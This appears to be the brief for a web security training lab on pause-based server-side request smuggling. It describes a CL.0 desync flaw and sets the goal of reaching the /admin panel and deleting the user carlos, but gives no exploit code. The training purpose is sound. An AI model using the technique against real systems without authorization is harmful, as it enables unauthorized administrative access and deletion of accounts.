Lab: Server-side pause-based request smuggling

This lab is vulnerable to pause-based server-side request smuggling. The front-end server streams requests to the back-end, and the back-end server does not close the connection after a timeout on some endpoints.

To solve the lab, identify a pause-based CL.0 desync vector, smuggle a request to the back-end to the admin panel at

`/admin`, then delete the user `carlos`.